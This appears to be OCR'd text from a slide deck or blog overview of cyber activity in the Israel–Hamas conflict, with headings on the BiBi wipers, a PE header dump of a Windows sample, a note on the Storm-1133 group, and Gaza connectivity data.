

HACKERS BRIEFLY TOOK DOWN THE WEBSITE OF THE CIA YESTERDAY...
WHAT PEOPLE HEAR:
SOMEONE HACKED INTO THE COMPUTERS OF THE CIA!!
WHAT COMPUTER EXPERTS HEAR:
SOMEONE TORE DOWN A POSTER HUNG UP BY THE CIA!!

Sophisticated Threats

BiBi-Linux Wiper

"Their goal is unambiguous: to undermine Israel’s economic stability by targeting its corporate infrastructure."

BiBi-Windows Wiper




```
-AC 59 8D 6E-C6 2C 88 6F  ¼Yïn≈,êo¼Yìn╞,êo

Count of sections                    7   Machine                         AMD64
Symbol table   00000000[00000000]              Sat Oct 21 20:24:41 2023
Size of optional header           00F0   Magic optional header            020B
Linker version                   14.29   OS version                       6.00
Image version                     0.00   Subsystem version                6.00
Entry point                   0000AB10   Size of code                 00020600
Size of init data             00013A00   Size of uninit data          00000000
Size of image                 00039000   Size of header               00000400
Base of code                  00001000
Image base           00000001`40000000   Subsystem                     Console
Section alignment             00001000   File alignment               00000200
Stack                00000000`00100000   Heap             00000000`00100000
Stack commit         00000000`00001000   Heap commit      00000000`00001000
Checksum                      00000000   Number of dirs                     16

-00 20 02 00-20 03 00 00
-00 00 00 00-00 00 00 00
```


Printer go brrrr



Storm-1133

“Storm-1133”. Utilizing sophisticated social engineering techniques, this pro-Hamas group targeted Israeli energy, defense, and telecommunications private sector organizations to infect them with intelligence-gathering malware.

Pro Israel Groups




This page isn't working

www.mot.gov.ps is currently unable to handle this request.

Gonjeshke Darande

Gaza Internet



Network Connectivity by Region - Palestine: 2023-10-01 to 2024-01-22 UTC

